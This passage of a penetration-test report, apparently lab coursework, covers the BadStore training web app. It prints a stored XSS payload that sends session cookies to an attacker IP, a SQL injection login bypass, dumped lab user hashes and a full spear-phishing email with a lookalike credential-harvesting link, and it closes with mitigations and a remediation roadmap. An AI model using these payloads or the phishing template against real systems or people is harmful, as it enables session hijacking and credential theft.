


Figure 41: Guestbook showing XSS payload being submitted — form accepts unvalidated user input




Figure 42: Guestbook entries — Joe Shopper (joe@microsoft.com), John Q. Public (jqp@whitehouse.gov), Big Spender (billg@microsoft.com) identified

6.1.2 Supplier Login Portal Discovery

A dedicated Supplier Login portal was identified at http://192.168.10.100/cgi-bin/badstore.cgi?action=supplierlogin. This confirms the existence of a separate supplier-facing portal, which is the platform referenced in the phishing email:




Figure 43: Supplier Login portal — confirms existence of supplier-specific access area

6.1.3 User Database Extraction via SQL Injection

The most significant OSINT source was the full user database extracted via SQL injection. The following supplier accounts were identified with full names, roles, and MD5 hashes:

Email Address	Full Name	Role	MD5 Hash
joe@supplier.com	Joe Supplier	Supplier (S)	62072d95acb588c7ee9d6fa0c6c85155
ray@supplier.com	Ray Supplier	Supplier (S)	99b0e8da24e29e4ccb5d7d76ee677c2ac
debbie@supplier.com	Debby Supplier	Supplier (S)	2fbd38e6c6c4a64ef43fac3f0be7860e
paul@supplier.com	Paul Rice	Supplier (S)	EB7D34C06CD6B561557D7EF389CDDA3C
stefan@supplier.com	Stefan Drege	Supplier (S)	8E0FAA8363D8EE4D377574AEE8DD992E
heinrich@supplier.de	Heinrich Hauber	Supplier (S)	5f4dcc3b5aa765d61d8327deb882cf99
steve@badstore.net	Steve Owner	User (U)	8cb554127837a4002338c10a299289fb
admin	Master System Administrator	Admin (A)	5EBE2294ECD0E0F08EAB7690D2A6EE69

Secret Administration Portal

Email Address	Password	Pass Hint	Full Name	Role
AAA_Test_User	098F6BCD4621D373CADE4E832627B4F6	black	Test User	U
admin	5EBE2294ECD0E0F08EAB7690D2A6EE69	black	Master System Administrator	A
joe@supplier.com	62072d95acb588c7ee9d6fa0c6c85155	green	Joe Supplier	S
big@spender.com	9726255eec083aa56dc0449a21b33190	blue	Big Spender	U
ray@supplier.com	99b0e8da24e29e4ccb5d7d76e677c2ac	red	Ray Supplier	S
robert@spender.net	e40b34e3380d6d2b238762f0330fbd84	orange	Robert Spender	U
bill@gander.org	5f4dcc3b5aa765d61d8327deb882cf99	purple	Bill Gander	U
steve@badstore.net	8cb554127837a4002338c10a299289fb	red	Steve Owner	U
fred@whole.biz	356c9ee60e9da05301adc3bd96f6b383	yellow	Fred Wholesaler	U
debbie@supplier.com	2fbd38e6c6c4a64ef43fac3f0be7860e	green	Debby Supplier	S
mary@spender.com	7f43c1e438dc11a93d19616549d4b701	blue	Mary Spender	U
sue@spender.com	ea0520bf4d3bd7b9d6ac40c3d63dd500	orange	Sue Spender	U
curt@customer.com	0DF3DBF0EF9B6F1D49E88194D26AE243	green	Curt Wilson	U
paul@supplier.com	EB7D34C06CD6B561557D7EF389CDDA3C	red	Paul Rice	S
kevin@spender.com			Kevin Richards	U
ryan@badstore.net	40C0BBDC4AEEAA39166825F8B477EDB4	purple	Ryan Shorter	A
stefan@supplier.com	8E0FAA8363D8EE4D377574AEE8DD992E	yellow	Stefan Drege	S
landon@whole.biz	29A4F8BFA56D3F970952AFC893355ABC	purple	Landon Scott	U
sam@customer.net	5EBE2294ECD0E0F08EAB7690D2A6EE69	red	Sam Rahman	U
david@customer.org	356779A9A1696714480F57FA3FB66D4C	blue	David Myers	U
john@customer.org	EEE86E9B0FE29B2D63C714B51CE54980	green	John Stiber	U
heinrich@supplier.de	5f4dcc3b5aa765d61d8327deb882cf99	red	Heinrich Hâˆ†Â°ber	S
tommy@customer.net	7f43c1e438dc11a93d19616549d4b701	orange	Tom O'Kelley	U

Figure 44: Full user database extracted from Secret Admin Portal — all suppliers, admins, and users exposed

6.1.4 Stored XSS via Guestbook

A stored XSS payload was injected into the Guestbook comment field, simulating how an attacker could steal session cookies from any authenticated user who views the Guestbook:

Payload: <script>document.location='http://192.168.10.50/?cookie='+document.cookie</script>




Figure 45: Stored XSS payload injected into Guestbook under name "Joe Supplier"




Figure 46: Guestbook after submission — stored XSS entries visible, script will execute for any authenticated viewer

Figure 47: Curl confirming XSS script is stored in guestbook response

Any authenticated user (including admin accounts) who views the Guestbook will have their session cookie automatically sent to the attacker's machine at 192.168.10.50, enabling session hijacking.

6.2 Spear Phishing Email Construction

Using the OSINT gathered above, a targeted spear phishing email was crafted impersonating BadStore's IT Security Manager (Steve — steve@badstore.net, identified from the SQL dump). The target is Joe Supplier (joe@supplier.com), a confirmed BadStore supplier.

The phishing email was drafted in Mousepad on Kali Linux:

Command: mousepad ~/phishing_email.txt




Figure 48: Mousepad opened to create the spear phishing email file

```
From: it-security@badstore.net
To: joesupplier.com
Subject: Urgent: Supplier Account Verification Required

Dear Joe,

We are contactig you as a registered BadStore supplier regarding a critical security update to our supplier portal.
All supplier accounts must be re-verified by April 10,2026.

Please log in and confirm your details here:
http://badstore-supplier-portal.net/verify

Failure to verify within 5 days will result in suspension of your supplier account and pending payments on hold.

Kind regards,
Steve Reynolds
IT Security Manager - BadStore.net
it-security@badstore.net
```

Figure 49: Spear phishing email — targeting joe@supplier.com, impersonating it-security@badstore.net

6.3 Phishing Email Content

The following spear phishing email was crafted based on OSINT gathered from BadStore:

From: it-security@badstore.net

To: joe@supplier.com

Subject: Urgent: Supplier Account Verification Required

Dear Joe,

We are contacting you as a registered BadStore supplier regarding a critical security update to our supplier portal. All supplier accounts must be re-verified by April 10, 2026.

Please log in and confirm your details here:

http://badstore-supplier-portal.net/verify

Failure to verify within 5 days will result in suspension of your supplier account and pending payments on hold.

Kind regards,

Steve Reynolds

IT Security Manager — BadStore.net

it-security@badstore.net

6.4 Why This Attack is Highly Convincing

- Attacker knows Joe's exact email address (joe@supplier.com) — extracted from SQL injection
- Attacker knows the real sender is "Steve" (steve@badstore.net) — extracted from database
- References the real supplier portal that Joe actually uses (supplierlogin page)

- Creates urgency with a specific deadline (April 10, 2026) and financial threat (payment suspension)
- Spoofed domain (badstore-supplier-portal.net) closely resembles the legitimate domain
- Email pattern (it-security@badstore.net) is convincing for an IT security communication

This attack chain demonstrates the complete threat scenario: SQL injection enables data extraction, which enables targeted social engineering, which enables credential harvesting from suppliers — explaining the phishing reports that triggered this assessment.

7. Mitigations & Recommendations

All mitigations are referenced against the MITRE ATT&CK framework and OWASP Top 10 2021.

7.1 Vulnerability Summary Table

#	Vulnerability	Risk	CVSS	OWASP	MITRE ATT&CK	Mitigation
1	SQL Injection — Auth Bypass & Data Dump	Critical	9.8	A03:2021	T1190	Use parameterised queries; prepared statements; WAF
2	Unauthenticated Admin Portal	Critical	9.1	A01:2021	T1078	Implement authentication; restrict by IP; remove from production
3	Stored XSS — Guestbook	High	8.2	A03:2021	T1059.007	Input validation; output encoding; Content Security Policy
4	CVE-2001-1556 — Path Disclosure	Medium	5.0	A05:2021	T1082	Custom error pages; ServerTokens Prod; ServerSignature Off
5	CVE-2005-3352 — XSS via Referer	Medium	4.3	A03:2021	T1059.007	Sanitise HTTP headers; upgrade Apache; add CSP header
6	CVE-2006-3918 — XSS via Expect	Medium	4.3	A03:2021	T1059.007	Filter Expect header; upgrade Apache to 2.4.x+
7	CVE-2006-5752 — mod_status XSS	Medium	4.3	A03:2021	T1059.007	Disable mod_status or restrict to localhost
8	CVE-2007-5000 — mod_imap XSS	Medium	4.3	A03:2021	T1059.007	Disable mod_imap; upgrade Apache to 2.2.8+
9	CVE-2007-6388 — mod_status Ping XSS	Medium	4.3	A03:2021	T1059.007	Keep mod_status disabled; upgrade Apache
10	Directory Indexing — /backup, /supplier	Medium	5.3	A05:2021	T1083	Disable Options Indexes in Apache; restrict directory access
11	CGI Environment Variable Disclosure	Medium	5.0	A05:2021	T1082	Remove CGI environment disclosure page; access controls
12	HTTP TRACE Method Enabled	Low	3.5	A05:2021	T1557	Disable TRACE method: TraceEnable Off in Apache config
13	Missing Security Headers (CSP, X-Frame)	Low	3.1	A05:2021	T1659	Add X-Frame-Options, X-Content-Type-Options, CSP headers
14	Weak MD5 Password Hashing	High	7.5	A02:2021	T1110	Use bcrypt or Argon2 for password storage; salt all hashes

7.2 Attack Flow Diagram

The following diagram illustrates the complete attack chain from initial reconnaissance through to supplier compromise:



ATTACKER — Kali Linux 192.168.10.50
STEP 1: Passive Reconnaissance
curl robots.txt → /backup, /cgi-bin, /supplier, /upload discovered
dirb → directory enumeration, /backup listable
whatweb → Apache/1.3.28, OpenSSL/0.9.7c identified
STEP 2: Active Reconnaissance
nmap -sV -p 80,443 → service versions confirmed
Manual browsing → login, guestbook, supplier portal mapped
STEP 3: Vulnerability Scanning
OWASP ZAP → 4 High, 4 Medium, 6 Low alerts
Nikto → CVE-2006-3918 confirmed, Apache/1.3.28 outdated
STEP 4: Exploitation
SQL Injection login: ' OR 1=1# → Authentication bypassed
SQL Injection UNION SELECT → Full userdb extracted (22 users)
CVE-2006-3918: Expect header XSS → Script reflected in 417 error
CVE-2005-3352: Referer XSS → Script reflected in response
SECRET ADMIN PORTAL — /action=admin
No authentication required
22 user accounts exposed: emails, MD5 hashes, full names, roles
OSINT COMPLETE — Supplier Data Harvested
Suppliers: joe@supplier.com, ray@supplier.com, debbie@supplier.com...
Admin identity: steve@badstore.net (Steve Owner)
Stored XSS in Guestbook → session cookie theft possible
STEP 5: Spear Phishing Email Crafted
From: it-security@badstore.net (spoofed as Steve Reynolds)
To: joe@supplier.com (confirmed supplier from DB dump)
Link: http://badstore-supplier-portal.net/verify
SUPPLIER CLICKS LINK → CREDENTIALS HARVESTED
BADSTORE SUPPLIER DATA COMPROMISED

Figure 50: Complete Attack Flow Diagram — Passive Recon to Spear Phishing to Compromise

7.3 OWASP WSTG Assessment Summary

WSTG Reference	Test Name	Result
WSTG-INFO-01	Search Engine Discovery	robots.txt revealed /backup, /cgi-bin, /supplier
WSTG-INFO-02	Web Server Fingerprinting	Apache/1.3.28, mod_ssl/2.8.15, OpenSSL/0.9.7c identified
WSTG-INFO-03	Web App Fingerprinting	BadStore v1.2.3s, CGI-based Perl application
WSTG-INFO-04	Enumerate Application	All pages, forms, and CGI actions mapped
WSTG-INFO-06	HTTP Methods	TRACE method enabled — XST risk
WSTG-CONF-04	Backup & Unreferenced Files	/backup/ directory listable, sensitive files exposed
WSTG-CONF-05	HTTP Methods	TRACE enabled — should be disabled
WSTG-ATHN-01	Testing for Credentials Over Encrypted Channel	Login form sends credentials over HTTP (no TLS)
WSTG-ATHN-04	Testing for Bypass Authentication Schema	SQL injection bypasses authentication completely
WSTG-ATHZ-01	Directory Traversal	Path traversal confirmed via ZAP (High risk)
WSTG-ATHZ-02	Bypassing Authorization Schema	Admin portal accessible without any authentication
WSTG-INPV-01	Reflected XSS	Confirmed via Expect header (CVE-2006-3918) and Referer (CVE-2005-3352)
WSTG-INPV-02	Stored XSS	Confirmed via Guestbook — session hijacking possible
WSTG-INPV-05	SQL Injection	Critical — auth bypass and full DB extraction confirmed
WSTG-INPV-06	LDAP Injection	Not applicable to this application
WSTG-ERRH-01	Error Handling	Verbose errors expose file paths (CVE-2001-1556)
WSTG-CRYP-01	Weak TLS	OpenSSL/0.9.7c severely outdated
WSTG-CRYP-04	Weak Password Storage	MD5 hashing without salt — trivially crackable

7.4 Priority Remediation Roadmap

Immediate (Critical — Within 24 Hours)

3. Remove or password-protect the Secret Administration Portal (/action=admin)
4. Implement parameterised queries / prepared statements for ALL database interactions

5. Disable directory indexing on /backup, /supplier, /images, /upload

Short-Term (High — Within 1 Week)

6. Upgrade Apache HTTP Server to 2.4.x or higher
7. Upgrade OpenSSL to current stable version
8. Implement output encoding for all user-supplied input (XSS prevention)
9. Replace MD5 password hashing with bcrypt or Argon2 with salt
10. Disable HTTP TRACE method (TraceEnable Off)

Medium-Term (Medium — Within 1 Month)

11. Deploy a Web Application Firewall (WAF)
12. Add security headers: X-Frame-Options, Content-Security-Policy, X-Content-Type-Options
13. Implement CSRF tokens on all forms
14. Conduct security awareness training for staff on phishing recognition
15. Migrate application to HTTPS (TLS 1.3) exclusively